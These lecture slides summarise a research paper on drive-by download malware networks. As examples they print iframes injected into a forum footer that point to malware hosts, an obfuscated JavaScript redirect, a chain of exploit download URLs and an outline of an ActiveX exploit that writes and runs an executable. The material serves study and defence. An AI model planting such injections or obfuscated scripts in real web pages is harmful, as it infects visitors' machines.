All Your iFRAMEs Point to Us

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1 Introduction

- Objective : Study on " drive-by downloads"
- Two techniques to deliver web-malware
  - Social engineering techniques
  - Drive-by downloads
- Push based and pull based models
- Malware serving networks are composed of tree-like structures
- Even protected web-servers can be used as vehicles for transferring malware.

2 Background

- Installing malware on a user's computer
  - remotely exploit vulnerable network services
    - Less successful
  - lure web users to connect to (compromised) malicious servers that subsequently deliver exploits targeting vulnerabilities of web browsers or their plugins
- Attackers use a number of techniques to evade detection
  - Zero pixel IFRAME
  - Obfuscated javascript
  - Multiple redirection steps

How are exploits placed on a page?

- 4 methods studied:
  - Compromising the web server
  - Through user-contributed content
  - Advertising
  - Third-party widgets

Compromising the web server

- Targets:
  - HTTP server
  - Scripting components (PHP, ASP etc.)
  - Database backend
- More damaging to large virtual hosting farms
- Iframes inserted into the copyright footer of a bulletin board (like phpBB2 or InvisionBoard):

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Through user-contributed content


- By abusing the ability to insert HTML
- Comments on blogs, reviews about products, posts on forums
- Blog posts, profiles

```
  <SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')";
if (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

- Evaluates to: `location.replace('http://videozfree.com')`

Advertising

- Ad syndication



- Solution: make content sanitation original advertiser's headache

Third-party widgets

- E.g.: counter for keeping count of visitors to a web site

```
<!-- Begin Stat Basic code -->
<script language="JavaScript"
     src="http://m1.stat.xx/basic.js">
</script><script language="JavaScript">
<!--
  statbasic("ST8BiCCLfUdmAHKtah3InbhtwoWA", 0);
// -->
</script> <noscript>
<a href="http://v1.stat.xx/stats?ST8BidmAHKthtwoWA">
<img src="http://m1.stat.xx/n?id=ST8BidmAHKthtwoWA"
border="0" nosave width="18" height="18"></a></noscript>
<!-- End Stat Basic code -->
```

+

```
d.write("<scr"+"ipt language='JavaScript'
 type='text/javascript'
 src='http://m1.stats4u.yy/md.js?country=us&id="+ id +
 "&_t="+(new Date()).getTime()+"'></scr"+"ipt>")
```

Third-party widgets

- This triggers a set of downloads:

```
http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe
```

- Another example:

```
<iframe
  src="http://www.iframemoney.org/banner.php?id=yourid"
   width="460" height="60"...></iframe>
```

- $7 for every 10,000 views

How the exploit works

- Exploit placed on a page via an iframe
- Iframe's Javascript instantiates an ActiveX object
- And makes an AJAX request to get EXE
- Adodb.stream is used to write EXE to disk
- Shell.Application used to launch the EXE

3 Infrastructure and Methodology

- Landing pages = malicious URLs
- Landing sites = malicious URLs collected according to top level domain names
- Distribution sites

- Pre-processing Phase
  - Extract several features and translate them into a likelihood score using machine learning framework
    - Map-reduce
    - 5-fold cross-validation
    - These URLs are randomly sampled from popular URLs as well as from the global index. We also process URLs reported by users.
    - ROC curve
    - 1 billion -> 1 million




Figure 2: URL selection and verification workflow.

- Verification Process
  - Equipment: a large scale web-honeynet runs Microsoft Windows images with unpatched IE in virtual machine.
  - Method: Execution based heuristics & Anti-virus engine
    - Heuristics score: the number of create process; the number of observed registry changes; the number of file system changes
    - Met threshold: suspicious
    - Met threshold and marked as malicious by at least one anti-virus engine: malicious
    - What happens if it do not met threshold, but incoming HTTP response is marked?
    - 1 million -> 25,000

- Constructing the Malware Distribution Networks
  - A set of malware delivery trees, which consists of landing sites(leaf), hop points and distribution site(root)
  - Referer headers in HTTP request
    - Redirection from external script
    - Referer header not set
  - How to fill missing causality links ?

4 Prevalence of Drive-by Downloads

- 6000 malicious in top 1 million google results
- Every 1000 query to google give 13 malicious results

Data collection period	Jan - Oct 2007
Total URLs checked in-depth	66,534,330
Unique suspicious landing URLs	3,385,889
Unique malicious landing URLs	3,417,590
Unique malicious landing sites	181,699
Unique distribution sites	9,340

Table 1: Summary of collected data.

dist. site hosting country	% of all dist. sites	landing site hosting country	% of all landing sites
China	67.0%	China	64.4%
United States	15.0%	United States	15.6%
Russia	4.0%	Russia	5.6%
Malaysia	2.2%	Korea	2.0%
Korea	2.0%	Germany	2.0%

Table 2: Top 5 Hosting countries




Figure 3: Percentage of search queries that resulted in at least one URL labeled as malicious; 7-day running avg.

4.1 Impact of browsing habits

- Malicious websites are generally present in all website categories (DMOZ classification)we observed.
- "safe browsing" does not provide an effective safeguard against exploitation.




Figure 4: Prevalence of suspicious and malicious pages.

5 Malicious Content Injection

- Two categories: web server compromise and third party contributed content
- 5.1 Web sever compromise:
  - Outdated software
  - Weak security practices by administrators

Srv. Software	count	Unknown	Up-to-date	Old
Apache	55,088	26.5%	35.5%	38%
Microsoft IIS	113,905	n/a	n/a	n/a
Unknown	12,706	n/a	n/a	n/a
Scripting				
PHP	27,873	8.5%	51.6%	39.9%

Table 3: Server version for landing sites. In the case of Microsoft IIS, we could not verify their version.

5.2 Drive-by Downloads via Ads

- Ad syndication
- For each tree, we examine every intermediary node for membership in a set of 2, 000 well known advertising networks. If any of the nodes qualify, we count the landing site as being infectious via Ads.

- Malware delivered via Ads exhibits longer delivery chains, in 50% percent of all cases, more than 6 redirection steps were required before receiving the malware payload.




Figure 6: CDF of the number of redirection steps for Ads that successfully delivered malware.

Conclusions & Observations

- Google can do very detailed analysis on searches and results
- Authors strive to be politically correct

References

- Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, Fabian Monrose. All Your iFRAMEs Point to Us. In *USENIX Security Symposium 2008*.
- Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu. The Ghost in the Browser: Analysis of Web-based Malware. In *Proceedings of the first USENIX workshop on hot topics in Botnets (HotBots '07)*. (April 2007).

Thank you!

Questions?